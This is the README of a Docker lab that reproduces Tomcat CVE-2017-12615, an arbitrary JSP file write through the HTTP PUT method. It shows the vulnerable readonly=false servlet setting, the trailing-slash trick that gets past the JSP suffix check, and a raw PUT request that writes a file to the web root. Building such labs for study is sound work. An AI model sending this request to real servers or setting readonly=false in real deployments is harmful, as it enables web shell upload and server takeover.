 cyberharsh/tomcat-cve-2017-12615
Docker-based lab environment for exploiting Tomcat CVE-2017-12615 arbitrary file write via PUT method, with bypass techniques and proof-of-concept code.

Tomcat version: 8.5.19
docker-compose build
docker-compose up -d
After successfully running the commands above, you will see the example page of Tomcat through visiting the site http://your-ip:8080.
Reference links:
Tomcat sets up the write permission(readonly=false), which leads to the result that we can write files into the server.
<servlet>
    <servlet-name>default</servlet-name>
    <servlet-class>org.apache.catalina.servlets.DefaultServlet</servlet-class>
    <init-param>
        <param-name>debug</param-name>
        <param-value>0</param-value>
    </init-param>
    <init-param>
        <param-name>listings</param-name>
        <param-value>false</param-value>
    </init-param>
    <init-param>
        <param-name>readonly</param-name>
        <param-value>false</param-value>
    </init-param>
    <load-on-startup>1</load-on-startup>
</servlet>
Although Tomcat checks the file suffix to some extent(can't write jsp directly), we can still bypass the limitation through some file system features(such as using / in Linux).

Send the following packets directly and then the shell will be written into the Web root directory.
PUT /1.jsp/ HTTP/1.1
Host: your-ip:8080
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 5

shell
As follows: